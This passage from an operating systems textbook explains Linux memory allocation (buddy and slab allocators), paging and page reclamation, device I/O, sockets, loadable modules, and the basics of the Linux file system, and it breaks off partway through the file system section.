Physical memory is used for various purposes. The kernel itself is fully hardwired; no part of it is ever paged out. The rest of memory is available for user pages, the paging cache, and other purposes. The page cache holds pages containing file blocks that have recently been read or have been read in advance in expectation of being used in the near future, or pages of file blocks which need to be written to disk, such as those which have been created from user-mode processes which have been swapped out to disk. It is dynamic in size and competes for the same pool of pages as the user processes. The paging cache is not really a separate cache, but simply the set of user pages that are no longer needed and are waiting around to be paged out. If a page in the paging cache is reused before it is evicted from memory, it can be reclaimed quickly.

In addition, Linux supports dynamically loaded modules, most often device drivers. These can be of arbitrary size and each one must be allocated a contiguous piece of kernel memory. As a direct consequence of these requirements, Linux

manages physical memory in such a way that it can acquire an arbitrary-sized piece of memory at will. The algorithm it uses is known as the buddy algorithm and is described below.

Memory-Allocation Mechanisms

Linux supports several mechanisms for memory allocation. The main mechanism for allocating new page frames of physical memory is the **page allocator**, which operates using the well-known **buddy algorithm**.

The basic idea for managing a chunk of memory is as follows. Initially memory consists of a single contiguous piece, 64 pages in the simple example of Fig. 10-17(a). When a request for memory comes in, it is first rounded up to a power of 2, say eight pages. The full memory chunk is then divided in half, as shown in (b). Since each of these pieces is still too large, the lower piece is divided in half again (c) and again (d). Now we have a chunk of the correct size, so it is allocated to the caller, as shown shaded in (d).



Figure 10-17. Operation of the buddy algorithm.

Now suppose that a second request comes in for eight pages. This can be satisfied directly now (e). At this point, a third request comes in for four pages. The smallest available chunk is split (f) and half of it is claimed (g). Next, the second of the 8-page chunks is released (h). Finally, the other eight-page chunk is released. Since the two adjacent just-freed eight-page chunks came from the same 16-page chunk, they are merged to get the 16-page chunk back (i).

Linux manages memory using the buddy algorithm, with the additional feature of having an array in which the first element is the head of a list of blocks of size 1 unit, the second element is the head of a list of blocks of size 2 units, the next element points to the 4-unit blocks, and so on. In this way, any power-of-2 block can be found quickly.

This algorithm leads to considerable internal fragmentation because if you want a 65-page chunk, you have to ask for and get a 128-page chunk.

To alleviate this problem, Linux has a second memory allocator, the **slab allocator**, which takes chunks using the buddy algorithm but then carves slabs (smaller units) from them and manages the smaller units separately.

Since the kernel frequently creates and destroys objects of certain type (e.g., *task_struct*), it relies on so-called **object caches**. These caches consist of pointers to one or more slab which can store a number of objects of the same type. Each of the slabs may be full, partially full, or empty.

For instance, when the kernel needs to allocate a new process descriptor, that is, a new *task_struct*, it looks in the object cache for task structures, and first tries to find a partially full slab and allocate a new *task_struct* object there. If no such slab is available, it looks through the list of empty slabs. Finally, if necessary, it will allocate a new slab, place the new task structure there, and link this slab with the task-structure object cache. The kmalloc kernel service, which allocates physically contiguous memory regions in the kernel address space, is in fact built on top of the slab and object cache interface described here.

A third memory allocator, vmalloc, is also available and is used when the requested memory needs to be contiguous only in virtual space, not in physical memory. In practice, this is true for most of the requested memory. One exception consists of devices, which live on the other side of the memory bus and the memory management unit, and therefore do not understand virtual addresses. However, the use of vmalloc results in some performance degradation, and it is used primarily for allocating large amounts of contiguous virtual address space, such as for dynamically inserting kernel modules. All these memory allocators are derived from those in System V.

Virtual Address-Space Representation

The virtual address space is divided into homogeneous, contiguous, page-aligned areas or regions. That is to say, each area consists of a run of consecutive pages with the same protection and paging properties. The text segment and mapped files are examples of areas (see Fig. 10-13). There can be holes in the virtual address space between the areas. Any memory reference to a hole results in a fatal page fault. The page size is fixed, for example, 4 KB for the Pentium and 8 KB for the Alpha. Starting with the Pentium, support for page frames of 4 MB was added. On recent 64-bit architectures, Linux can support **huge pages** of 2 MB or 1 GB each. In addition, in a **PAE** (**Physical Address Extension**) mode, which is used on certain 32-bit architectures to increase the process address space beyond 4 GB, page sizes of 2 MB are supported.

Each area is described in the kernel by a *vm_area_struct* entry. All the *vm_area_struct*s for a process are linked together in a list sorted on virtual address so that all the pages can be found. When the list gets too long (more than 32 entries), a tree is created to speed up searching it. The *vm_area_struct* entry lists the area's properties. These properties include the protection mode (e.g., read only

or read/write), whether it is pinned in memory (not pageable), and which direction it grows in (up for data segments, down for stacks).

The *vm_area_struct* also records whether the area is private to the process or shared with one or more other processes. After a fork, Linux makes a copy of the area list for the child process, but sets up the parent and child to point to the same page tables. The areas are marked as read/write, but the pages themselves are marked as read only. If either process tries to write on a page, a protection fault occurs and the kernel sees that the area is logically writable but the page is not writeable, so it gives the process a copy of the page and marks it read/write. This mechanism is how copy on write is implemented.

The *vm_area_struct* also records whether the area has backing storage on disk assigned, and if so, where. Text segments use the executable binary as backing storage and memory-mapped files use the disk file as backing storage. Other areas, such as the stack, do not have backing storage assigned until they have to be paged out.

A top-level memory descriptor, *mm_struct*, gathers information about all virtual-memory areas belonging to an address space, information about the different segments (text, data, stack), about users sharing this address space, and so on. All *vm_area_struct* elements of an address space can be accessed through their memory descriptor in two ways. First, they are organized in linked lists ordered by virtual-memory addresses. This way is useful when all virtual-memory areas need to be accessed, or when the kernel is searching to allocate a virtual-memory region of a specific size. In addition, the *vm_area_struct* entries are organized in a binary "red-black" tree, a data structure optimized for fast lookups. This method is used when a specific virtual memory needs to be accessed. By enabling access to elements of the process address space via these two methods, Linux uses more state per process, but allows different kernel operations to use the access method which is more efficient for the task at hand.

10.4.4 Paging in Linux

Early UNIX systems relied on a **swapper process** to move entire processes between memory and disk whenever not all active processes could fit in the physical memory. Linux, like other modern UNIX versions, no longer moves entire processes. The main memory management unit is a page, and almost all memory-management components operate on a page granularity. The swapping subsystem also operates on page granularity and is tightly coupled with the **page frame reclaiming algorithm**, described later in this section.

The basic idea behind paging in Linux is simple: a process need not be entirely in memory in order to run. All that is actually required is the user structure and the page tables. If these are swapped in, the process is deemed "in memory" and can be scheduled to run. The pages of the text, data, and stack segments are brought in

dynamically, one at a time, as they are referenced. If the user structure and page table are not in memory, the process cannot be run until the swapper brings them in.

Paging is implemented partly by the kernel and partly by a new process called the **page daemon**. The page daemon is process 2 (process 0 is the idle process—traditionally called the swapper—and process 1 is *init*, as shown in Fig. 10-11). Like all daemons, the page daemon runs periodically. Once awake, it looks around to see if there is any work to do. If it sees that the number of pages on the list of free memory pages is too low, it starts freeing up more pages.

Linux is a fully demand-paged system with no prepaging and no working-set concept (although there is a call in which a user can give a hint that a certain page may be needed soon, in the hope it will be there when needed). Text segments and mapped files are paged to their respective files on disk. Everything else is paged to either the paging partition (if present) or one of the fixed-length paging files, called the **swap area**. Paging files can be added and removed dynamically and each one has a priority. Paging to a separate partition, accessed as a raw device, is more efficient than paging to a file for several reasons. First, the mapping between file blocks and disk blocks is not needed (saves disk I/O reading indirect blocks). Second, the physical writes can be of any size, not just the file block size. Third, a page is always written contiguously to disk; with a paging file, it may or may not be.

Pages are not allocated on the paging device or partition until they are needed. Each device and file starts with a bitmap telling which pages are free. When a page without backing store has to be tossed out of memory, the highest-priority paging partition or file that still has space is chosen and a page allocated on it. Normally, the paging partition, if present, has higher priority than any paging file. The page table is updated to reflect that the page is no longer present in memory (e.g., the page-not-present bit is set) and the disk location is written into the page-table entry.

The Page Replacement Algorithm

Page replacement works as follows. Linux tries to keep some pages free so that they can be claimed as needed. Of course, this pool must be continually replenished. The **PFRA** (**Page Frame Reclaiming Algorithm**) algorithm is how this happens.

First of all, Linux distinguishes between four different types of pages: *unreclaimable*, *swappable*, *syncable*, and *discardable*. Unreclaimable pages, which include reserved or locked pages, kernel mode stacks, and the like, may not be paged out. Swappable pages must be written back to the swap area or the paging disk partition before the page can be reclaimed. Syncable pages must be written back to disk if they have been marked as dirty. Finally, discardable pages can be reclaimed immediately.

At boot time, *init* starts up a page daemon, *kswapd*, for each memory node, and configures them to run periodically. Each time *kswapd* awakens, it checks to see if there are enough free pages available, by comparing the low and high watermarks with the current memory usage for each memory zone. If there is enough memory, it goes back to sleep, although it can be awakened early if more pages are suddenly needed. If the available memory for any of the zones ever falls below a threshold, *kswapd* initiates the page frame reclaiming algorithm. During each run, only a certain target number of pages is reclaimed, typically a maximum of 32. This number is limited to control the I/O pressure (the number of disk writes created during the PFRA operations). Both the number of reclaimed pages and the total number of scanned pages are configurable parameters.

Each time PFRA executes, it first tries to reclaim easy pages, then proceeds with the more difficult ones. Many people also grab the low-hanging fruit first. Discardable and unreferenced pages can be reclaimed immediately by moving them onto the zone's freelist. Next it looks for pages with backing store which have not been referenced recently, using a clock-like algorithm. Following are shared pages that none of the users seems to be using much. The challenge with shared pages is that, if a page entry is reclaimed, the page tables of all address spaces originally sharing that page must be updated in a synchronous manner. Linux maintains efficient tree-like data structures to easily find all users of a shared page. Ordinary user pages are searched next, and if chosen to be evicted, they must be scheduled for write in the swap area. The **swappiness** of the system, that is, the ratio of pages with backing store vs. pages which need to be swapped out selected during PFRA, is a tunable parameter of the algorithm. Finally, if a page is invalid, absent from memory, shared, locked in memory, or being used for DMA, it is skipped.

PFRA uses a clock-like algorithm to select old pages for eviction within a certain category. At the core of this algorithm is a loop which scans through each zone's active and inactive lists, trying to reclaim different kinds of pages, with different urgencies. The urgency value is passed as a parameter telling the procedure how much effort to expend to reclaim some pages. Usually, this means how many pages to inspect before giving up.

During PFRA, pages are moved between the active and inactive list in the manner described in Fig. 10-18. To maintain some heuristics and try to find pages which have not been referenced and are unlikely to be needed in the near future, PFRA maintains two flags per page: active/inactive, and referenced or not. These two flags encode four states, as shown in Fig. 10-18. During the first scan of a set of pages, PFRA first clears their reference bits. If during the second run over the page it is determined that it has been referenced, it is advanced to another state, from which it is less likely to be reclaimed. Otherwise, the page is moved to a state from where it is more likely to be evicted.

Pages on the inactive list, which have not been referenced since the last time they were inspected, are the best candidates for eviction. They are pages with both

PG_active and *PG_referenced* set to zero in Fig. 10-18. However, if necessary, pages may be reclaimed even if they are in some of the other states. The *refill* arrows in Fig. 10-18 illustrate this fact.



Figure 10-18. Page states considered in the page-frame replacement algorithm.

The reason PRFA maintains pages in the inactive list although they might have been referenced is to prevent situations such as the following. Consider a process which makes periodic accesses to different pages, with a 1-hour period. A page accessed since the last loop will have its reference flag set. However, since it will not be needed again for the next hour, there is no reason not to consider it as a candidate for reclamation.

The actual step of reclaiming memory pages is performed by *kernel worker threads*. These threads either (1) wake up periodically, typically every 500 msec, to write back to disk very old dirty pages, or (2) are explicitly awakened by the kernel when available memory levels fall below a certain threshold, to write back dirty pages from the page cache to disk. Dirty pages may also be written out to disk on explicit requests for synchronization, via systems calls such as sync, fsync, or fdatasync. Older Linux versions used two separate daemons: *kupdate*, for old-page write back, and *bdflush*, for page write back under low memory conditions. In the 2.4 kernel, this functionality was integrated in the *pdflush* threads. The choice of multiple threads was made in order to hide long disk latencies. Later, the *pdflush* threads were replaced first by per-block device *flusher* threads, until the writeback (and other) functionality was all assigned to the kernel worker threads.

10.5 INPUT/OUTPUT IN LINUX

The I/O system in Linux is fairly straightforward and the same as in other UNICES. Basically, all I/O devices are made to look like files and are accessed as such with the same read and write system calls that are used to access all ordinary

files. In some cases, device parameters must be set, and this is done using a special system call. We will study these issues in the following sections.

10.5.1 Fundamental Concepts

Like all computers, those running Linux have I/O devices such as disks, printers, and networks connected to them. Some way is needed to allow programs to access these devices. Although various solutions are possible, the Linux one is to integrate the devices into the file system as what are called **special files**. Each I/O device is assigned a path name, usually in */dev*. For example, a disk might be */dev/hd1*, a printer might be */dev/lp*, and the network might be */dev/net*.

These special files can be accessed the same way as any other files. No special commands or system calls are needed. The usual open, read, and write system calls will do just fine. For example, the command

```
cp file /dev/lp
```

copies the *file* to printer, causing it to be printed (assuming that the user has permission to access */dev/lp*). Programs can open, read, and write special files exactly the same way as they do regular files. In fact, *cp* in the above example is not even aware that it is printing. In this way, no special mechanism is needed for doing I/O.

Special files are divided into two categories, block and character. A **block special file** is one consisting of a sequence of numbered blocks. The key property of the block special file is that each block can be individually addressed and accessed. In other words, a program can open a block special file and read, say, block 124 without first having to read blocks 0 to 123. Block special files are typically used for disks (and SSDs, of course).

Character special files are normally used for devices that input or output a character stream. Keyboards, printers, networks, mice, plotters, and most other I/O devices that accept or produce data for people use character special files. It is not possible (or even meaningful) to seek to block 124 on a mouse.

Associated with each special file is a device driver that handles the corresponding device. Each driver has what is called a **major device** number that serves to identify it. If a driver supports multiple devices, say, two disks of the same type, each disk has a **minor device** number that identifies it. Together, the major and minor device numbers uniquely specify every I/O device. In few cases, a single driver handles two closely related devices. For example, the driver corresponding to */dev/tty* controls both the keyboard and the screen, often thought of as a single device, the terminal.

Although most character special files cannot be randomly accessed, they often need to be controlled in ways that block special files do not. Consider, for example, input typed on the keyboard and displayed on the screen. When a user makes a typing error and wants to erase the last character typed, he presses some key. Some

people prefer to use backspace, and others prefer DEL. Similarly, to erase the entire line just typed, many conventions abound. Traditionally @ was used, but with the spread of email (which uses @ within email address), many systems have adopted CTRL-U or some other character. Likewise, to interrupt the running program, some special key must be hit. Here, too, different people have different preferences. CTRL-C is a common choice, but it is not universal.

Rather than making a choice and forcing everyone to use it, Linux allows all these special functions and many others to be customized by the user. A special system call is generally provided for setting these options. This system call also handles tab expansion, enabling and disabling of character echoing, conversion between carriage return and line feed, and similar items. The system call is not permitted on regular files or block special files.

10.5.2 Networking

Another example of I/O is networking, as pioneered by Berkeley UNIX and taken over by Linux more or less verbatim. The key concept in the Berkeley design is the **socket**. Sockets are analogous to mailboxes and telephone wall sockets in that they allow users to interface to the network, just as mailboxes allow people to interface to the postal system and telephone wall sockets allow them to plug in telephones and connect to the telephone system. The sockets' position is shown in Fig. 10-19.



Figure 10-19. The uses of sockets for networking.

Sockets can be created and destroyed dynamically. Creating a socket returns a file descriptor, which is needed for establishing a connection, reading data, writing data, and releasing the connection.

Each socket supports a particular type of networking, specified when the socket is created. The most common types are as follows:

1. Reliable connection-oriented byte stream.
2. Reliable connection-oriented packet stream.
3. Unreliable packet transmission.

The first socket type allows two processes on different machines to establish the equivalent of a pipe between them. Bytes are pumped in at one end and they come out in the same order at the other. The system guarantees that all bytes that are sent correctly arrive and in the same order they were sent.

The second type is rather similar to the first one, except that it preserves packet boundaries. If the sender makes five separate calls to write, each for 512 bytes, and the receiver asks for 2560 bytes, with a type 1 socket all 2560 bytes will be returned at once. With a type 2 socket, only 512 bytes will be returned. Four more calls are needed to get the rest. The third type of socket is used to give the user access to the raw network. This type is especially useful for real-time applications, and for those situations in which the user wants to implement a specialized error handling scheme. Packets may be lost or reordered by the network. There are no guarantees, as in the first two cases. The advantage of this mode is higher performance, which sometimes outweighs reliability (e.g., for multimedia delivery, in which being fast counts for more than being right).

When a socket is created, one of the parameters specifies the protocol to be used for it. For reliable byte streams, the most popular protocol is **TCP** (**Transmission Control Protocol**). For unreliable packet-oriented transmission, **UDP** (**User Datagram Protocol**) is the usual choice. Both of these are layered on top of **IP** (**Internet Protocol**). All of these protocols originated with the U.S. Dept. of Defense's ARPANET, and now form the basis of the Internet. There is no common protocol for reliable packet streams.

Before a socket can be used for networking, it must have an address bound to it. This address can be in one of several naming domains. The most common one is the Internet naming domain, which uses 32-bit integers for naming endpoints in Version 4 and 128-bit integers in Version 6 (Version 5 was an experimental system that never made it to the major leagues).

Once sockets have been created on both the source and destination computers, a connection can be established between them (for connection-oriented communication). One party makes a listen system call on a local socket, which creates a buffer and blocks until data arrive. The other makes a connect system call, giving as parameters the file descriptor for a local socket and the address of a remote socket. If the remote party accepts the call, it creates a new socket (since it may need the original one to continue to listen for other connection requests), and the system then establishes a connection between the caller's socket and the newly created remote socket.

Once a connection has been established, it functions analogously to a pipe. A process can read and write from it using the file descriptor for its local socket.

When the connection is no longer needed, it can be closed in the usual way, via the close system call.

10.5.3 Input/Output System Calls in Linux

Each I/O device in a Linux system generally has a special file associated with it. Most I/O can be done by just using the proper file, eliminating the need for special system calls. Nevertheless, sometimes there is a need for something that is device specific. Prior to POSIX, most UNIX systems had a system call ioctl that performed a large number of device-specific actions on special files. Over the course of the years, it had gotten to be quite a mess. POSIX cleaned it up by splitting its functions into separate function calls primarily for terminal devices. In Linux and modern UNIX systems, whether each one is a separate system call or they share a single system call or something else is implementation dependent.

The first four calls listed in Fig. 10-20 are used to set and get the terminal speed. Different calls are provided for input and output because some modems operate at split speed. For example, old videotex systems allowed people to access public databases with short requests from the home to the server at 75 bits/sec with replies coming back at 1200 bits/sec. This standard was adopted at a time when 1200 bits/sec both ways was too expensive for home use. Times change in the networking world. This asymmetry still persists, with some telephone companies offering inbound service at 40 Mbps and outbound service at 10 Mbps, or some other asymmetric arrangement. With fiber optics, the inbound and outbound speeds are generally the same, for example, 500/500.

Function call	Description
s = cfsetospeed(&termios, speed)	Set the output speed
s = cfsetispeed(&termios, speed)	Set the input speed
s = cfgetospeed(&termios, speed)	Get the output speed
s = cfgtetispeed(&termios, speed)	Get the input speed
s = tcsetattr(fd, opt, &termios)	Set the attributes
s = tcgetattr(fd, &termios)	Get the attributes

Figure 10-20. The main POSIX calls for managing the terminal.

The last two calls in the list are for setting and reading back all the special characters used for erasing characters and lines, interrupting processes, and so on. In addition, they enable and disable echoing, handle flow control, and perform similar functions. Additional I/O function calls also exist, but they are somewhat specialized, so we will not discuss them further. In addition, ioctl is still available.

10.5.4 Implementation of Input/Output in Linux

I/O in Linux is implemented by a collection of device drivers, one per device type. The function of the drivers is to isolate the rest of the system from the idiosyncrasies of the hardware. By providing standard interfaces between the drivers and the rest of the operating system, most of the I/O system can be put into the machine-independent part of the kernel.

When the user accesses a special file, the file system determines the major and minor device numbers belonging to it and whether it is a block special file or a character special file. The major device number is used to index into one of two internal hash tables containing data structures for character or block devices. The structure thus located contains pointers to the procedures to call to open the device, read the device, write the device, and so on. The minor device number is passed as a parameter. Adding a new device type to Linux means adding a new entry to one of these tables and supplying the corresponding procedures to handle the various operations on the device.

Some of the operations which may be associated with different character devices are shown in Fig. 10-21. Each row refers to a single I/O device (i.e., a single driver). The columns represent the functions that all character drivers must support. Several other functions also exist. When an operation is performed on a character special file, the system indexes into the hash table of character devices to select the proper structure, then calls the corresponding function to have the work performed. Thus each of the file operations contains a pointer to a function contained in the corresponding driver.

Device	Open	Close	Read	Write	Ioctl	Other
Null	null	null	null	null	null	...
Memory	null	null	mem_read	mem_write	null	...
Keyboard	k_open	k_close	k_read	error	k_ioctl	...
Tty	tty_open	tty_close	tty_read	tty_write	tty_ioctl	...
Printer	lp_open	lp_close	error	lp_write	lp_ioctl	...

Figure 10-21. Some of the file operations supported for typical character devices.

Each driver is split into two parts, both of which are part of the Linux kernel and both of which run in kernel mode. The top half runs in the context of the caller and interfaces to the rest of Linux. The bottom half runs in kernel context and interacts with the device. Drivers are allowed to make calls to kernel procedures for memory allocation, timer management, DMA control, and other things. The set of kernel functions that may be called is defined in a document called the **Driver-Kernel Interface**. Writing device drivers for Linux is covered in detail in Cooperstein (2009) and Corbet et al. (2009).

The I/O system is split into two major components: the handling of block special files and the handling of character special files. We will now look at each of these components in turn.

The goal of the part of the system that does I/O on block special files (e.g., disks) is to minimize the number of transfers that must be done. To accomplish this goal, Linux has a **cache** between the disk drivers and the file system, as illustrated in Fig. 10-22. Prior to the 2.2 kernel, Linux maintained completely separate page and buffer caches, so a file residing in a disk block could be cached in both caches. Newer versions of Linux have a unified cache. A *generic block layer* holds these components together, performs the necessary translations between disk sectors, blocks, buffers and pages of data, and enables the operations on them.

The cache is a table in the kernel for holding thousands of the most recently used blocks. When a block is needed from a disk for whatever reason (i-node, directory, or data), a check is first made to see if it is in the cache. If it is present in the cache, the block is taken from there and a disk access is avoided, thereby resulting in great improvements in system performance.



Figure 10-22. The Linux I/O system showing one file system in detail.

If the block is not in the page cache, it is read from the disk into the cache and from there copied to where it is needed. Since the page cache has room for only a fixed number of blocks, the page-replacement algorithm described in the previous section is invoked.

The page cache works for writes as well as for reads. When a program writes a block, it goes to the cache, not to the disk. The kernel worker threads will flush the block to disk in the event the cache grows above a specified value. In addition, to

avoid having blocks stay too long in the cache before being written to the disk, all dirty blocks are written to the disk every 30 seconds.

New types of storage devices are memory-like, in that they can be accessed more quickly and at smaller block granularity (even few bytes or a cacheline). In such cases, moving data in-and-out between the storage device and an in-memory cache is an overkill. Starting with the 4.0 kernel, Linux supports **DAX** (**Direct Access for files**). With DAX, the cache is removed and reads and writes are directly issued to the storage device.

In order to reduce the latency of repetitive disk-head movements, or of random I/O accesses in general, Linux relies on an **I/O scheduler**. Its purpose is to reorder or bundle read/write requests to block devices. There are many scheduler variants, optimized for different types of workloads. The basic Linux scheduler is based on the original **Linux elevator scheduler**. The operations of the elevator scheduler can be summarized as follows: Disk operations are sorted in a doubly linked list, ordered by the address of the sector of the disk request. New requests are inserted in this list in a sorted manner. This prevents repeated costly disk-head movements. The request list is subsequently *merged* so that adjacent operations are issued via a single disk request. The basic elevator scheduler can lead to starvation. Therefore, the revised version of the Linux disk scheduler includes two additional lists, maintaining read or write operations ordered by their deadlines. The default deadlines are 0.5 sec for reads and 5 sec for writes. If a system-defined deadline for the oldest write operation is about to expire, that write request will be serviced before any of the requests on the main doubly linked list.

In addition to regular disk files, there are also block special files, sometimes called **raw block files**. These files allow programs to access the disk using absolute block numbers, without regard to the file system. They are most often used for things like paging and system maintenance.

The interaction with character devices is simple. Since character devices produce or consume streams of characters, or bytes of data, support for random access makes little sense. One exception is the use of **line disciplines**. A line discipline can be associated with a terminal device, represented via the structure *tty_struct*, and it represents an interpreter for the data exchanged with the terminal device. For instance, local line editing can be done (i.e., erased characters and lines can be removed), carriage returns can be mapped onto line feeds, and other special processing can be completed. However, if a process wants to interact on every character, it can put the line in raw mode, in which case the line discipline will be bypassed. Not all devices have line disciplines.

Output works in a similar way, expanding tabs to spaces, converting line feeds to carriage returns + line feeds, adding filler characters following carriage returns on slow mechanical terminals, and so on. Like input, output can go through the line discipline (cooked mode) or bypass it (raw mode). Raw mode is especially useful when sending binary data to other computers over a serial line and for GUIs. Here, no conversions are desired.

The interaction with **network devices** is different. While network devices also produce/consume streams of characters, their asynchronous nature makes them less suitable for easy integration under the same interface as other character devices. The networking device driver produces packets consisting of multiple bytes of data, along with network headers. These packets are then routed through a series of network protocol drivers, and ultimately are passed to the user-space application. A key data structure is the socket buffer structure, *skbuff*, which is used to represent portions of memory filled with packet data. The data in an *skbuff* buffer do not always start at the start of the buffer. As they are being processed by various protocols in the networking stack, protocol headers may be removed, or added. The user processes interact with networking devices via sockets, which in Linux support the original BSD socket API. The protocol drivers can be bypassed and direct access to the underlying network device is enabled via *raw_sockets*. Only the superuser is allowed to create raw sockets.

10.5.5 Modules in Linux

For decades, UNIX device drivers were statically linked into the kernel so they were all present in memory whenever the system was booted. Given the environment in which UNIX grew up, commonly departmental minicomputers and then high-end workstations, with their small and unchanging sets of I/O devices, this scheme worked well. Basically, a computer center built a kernel containing drivers for the I/O devices it actually had and that was it. If next year the center bought a new disk, it relinked the kernel. No big deal.

With the arrival of Linux on the PC platform, suddenly all that changed. The number of I/O devices available on the PC is orders of magnitude larger than on any minicomputer. In addition, although all Linux users have (or can easily get) the full source code, probably the vast majority would have considerable difficulty adding a driver, updating all the device-driver related data structures, relinking the kernel, and then installing it as the bootable system (not to mention dealing with the aftermath of building a kernel that does not boot).

Linux solved this problem with the concept of **loadable modules**. These are chunks of code that can be loaded into the kernel while the system is running. Most commonly these are character or block device drivers, but they can also be entire file systems, network protocols, performance monitoring tools, or anything else desired.

When a module is loaded, several things have to happen. First, the module has to be relocated on the fly, during loading. Second, the system has to check to see if the resources the driver needs are available (e.g., interrupt request levels) and if so, mark them as in use. Third, any interrupt vectors that are needed must be set up. Fourth, the appropriate driver switch table has to be updated to handle the new major device type. Finally, the driver is allowed to run to perform any device-specific initialization it may need. Once all these steps are completed, the driver is

fully installed, the same as any statically installed driver. Other modern UNIX systems now also support loadable modules.

It is worth noting that loadable modules are a security nightmare. Putting a piece of foreign code that may or may not have been vetted carefully and which might contain security holes and backdoors into the kernel can create huge security problems. Loadable modules should only be fetched from a source known to be completely trustworthy.

10.6 THE LINUX FILE SYSTEM

The most visible part of any operating system, including Linux, is the file system. In the following sections, we will examine the basic ideas behind the Linux file system, the system calls, and how the file system is implemented. Some of these ideas derive from MULTICS, and many of them have been copied by MS-DOS, Windows, and other systems, but others are unique to UNIX-based systems. The Linux design is especially interesting because it clearly illustrates the principle of *Small is Beautiful*. With minimal mechanism and a very limited number of system calls, Linux nevertheless provides a powerful and elegant file system.

10.6.1 Fundamental Concepts

The initial Linux file system was the MINIX 1 file system. However, because it limited file names to 14 characters (in order to be compatible with UNIX Version 7) and its maximum file size was 64 MB (which was overkill on the 10-MB hard disks of its era), there was interest in better file systems almost from the beginning of the Linux development, which began about 5 years after MINIX 1 was released. The first improvement was the ext file system, which allowed file names of 255 characters and files of 2 GB, but it was slower than the MINIX 1 file system, so the search continued for a while. Eventually, the ext2 file system was invented, with long file names, long files, and better performance, and it has become the main file system. However, Linux supports several dozen file systems using the Virtual File System (VFS) layer (described in the next section). When Linux is linked, a choice is offered of which file systems should be built into the kernel. Others can be dynamically loaded as modules during execution, if need be.

A Linux file is a sequence of 0 or more bytes containing arbitrary information. No distinction is made between ASCII files, binary files, or any other kinds of files. The meaning of the bits in a file is entirely up to the file's owner. The system does not care. File names are limited to 255 characters, and all the ASCII characters except NUL are allowed in file names, so a file name consisting of three carriage returns is a legal file name (but not an especially convenient one).

By convention, many programs (for example, compilers) expect file names to consist of a base name and an extension, separated by a dot (which counts as a

character). Thus *prog.c* is typically a C program, *prog.py* is typically a Python program, and *prog.o* is usually an object file (compiler output). These conventions are not enforced by the operating system but some compilers and other programs expect them. Extensions may be of any length, and files may have multiple extensions, as in *prog.java.gz*, which is probably a *gzip* compressed Java program.

Files can be grouped together in directories for convenience. Directories are stored as files and to a large extent can be treated like files. Directories can contain subdirectories, leading to a hierarchical file system. The root directory is called / and always contains several subdirectories. The / character is also used to separate directory names, so that the name */usr/ast/x* denotes the file *x* located in the directory *ast*, which itself is in the */usr* directory. Some of the major directories near the top of the tree are shown in Fig. 10-23.

Directory	Contents
bin	Binary (executable) programs
dev	Special files for I/O devices
etc	Miscellaneous system files
lib	Libraries
usr	User directories

Figure 10-23. Some important directories found in most Linux systems.

There are two ways to specify file names in Linux, both to the shell and when opening a file from inside a program. The first way is by means of an **absolute path**, which means telling how to get to the file starting at the root directory. An example of an absolute path is */usr/ast/books/mos5/chap-10*. This tells the system to look in the root directory for a directory called *usr*, then look there for another directory, *ast*. In turn, this directory contains a directory *books*, which contains the directory *mos5*, which contains the file *chap-10*.

Absolute path names are often long and inconvenient. For this reason, Linux allows users and processes to designate the directory in which they are currently working as the **working directory**. Path names can also be specified relative to the working directory. A path name specified relative to the working directory is a **relative path**. For example, if */usr/ast/books/mos5* is the working directory, then the shell command

```
cp chap-10 backup-10
```

has exactly the same effect as the longer command

```
cp  /usr/ast/books/mos5/chap-10  /usr/ast/books/mos5/backup-10
```

